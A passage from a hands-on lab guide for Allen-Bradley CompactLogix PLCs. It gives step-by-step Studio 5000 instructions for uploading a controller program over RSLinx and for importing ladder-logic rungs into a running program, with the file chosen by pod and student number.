
4. Studio 5000 can utilize the RSLinx communication software to upload the PLC program. You will see Studio 5000 uses the RSLinx communication drivers that we configured in a previous step.




5. You will expand your pod's AB_ETHIP-x where "x" is your pod number. The example shown in the image below represents an upload of the PLC program from Pod 1 by using the AB_ETHIP-1 driver. We see the PLC is found at 172.16.1.2 select the PLC and select "`Upload`".




6. We are running the Studio 5000 in grace mode so the "Product Activation Failed" message will be displayed. Anytime you see this dialog box, simply select "**OK**" to continue.




7. The software will present the current Controller Name, Controller Type and the Communication Path. Click "`Select File`"




8. Click "`Select`" to accept the default program name and file location.




9. The software will prompt you to create the file. Select " `Yes` " to continue.



10. As the file is uploaded, you will see the progress bar until the PLC program uploads successfully.



11. Once the file is uploaded, you will be online with the CompactLogix PLC.



Task 3 -- Import and merge a CompactLogix PLC program

The CompactLogix PLC is capable of merging ladder logic routines or snippets of ladder logic into a running PLC. We are going to cover the steps to import existing ladder logic into the Allen-Bradley Line controller. This is useful for making program modifications to a running process without having to shut down or stop work in progress. In this lab, you will modify the Allen-Bradley CompactLogix program depending on what Pod you are assigned to and which student number you have been assigned.

Identify the lab file to open based on answering the questions below:

You are assigned to Pod 1, 2, 3 or 13 in the Raw Ingredients Area

You are Student 1

You will modify program R_RawOrPackPodClick1

You are student 2

You will modify program R_RawOrPackPodClick2

You are assigned to Pod 10, 11, 12 or 16 in the Packaging Area

You are student 1

You will modify program R_RawOrPackPodClick1

You are student 2

You will modify program R_RawOrPackPodClick2

You are assigned to Pod 4, 5, 6 or 14 in the Mixing Area

You are Student 1

You will modify program R_MixorGrindPodClick1

You are Student 2

You will modify program R_MixorGrindPodClick2

You are assigned to Pod 7,8, 9 or 15 in the Grinding Area

You are Student 1

You will modify program R_MixorGrindPodClick1


Youa re Student 2

You will modify program R_MixorGrindPodClick2


1. In this example we are assigned to pod 1 in the Raw Ingredients area of the plant, and we are assigned student Click 1. We will modify the R_RawOrPackPodClick1 routine. Find an area labeled *Tasks*, which contain programs, within the *Controller Organizer* on the left side of the Logix Designer software.

   Expand the MainTask tree control and then expand the MainProgram tree control.

2. Under the MainTask, find the program that you were assigned to merge the new ladder logic into. You will be importing new ladder logic into this running PLC program. Double-click and open the program file you are going to modify.




3. Scroll down to the last rung of the program and right click the " **End** " rung




4. Select "**`Import Rungs`**" and select the file based on the criteria below:


Area	Student #	File
Raw Ingredients or Packaging	1	Lab1.6\Studio 5000 Imports\Rungs_from_R_RawOrPackPodClick1.L5K
Raw Ingredients or Packaging	2	Lab1.6\Studio 5000 Imports\Rungs_from_R_RawOrPackPodClick2.L5K
Mixing or Grinding	1	Lab1.6\Studio 5000 Imports\Rungs_from_MixOrGrindPodClick1.L5K
Mixing or Grinding	2	Lab1.6\Studio 5000 Imports\Rungs_from_MixOrGrindPodClick2.L5K




5. You will be presented with an 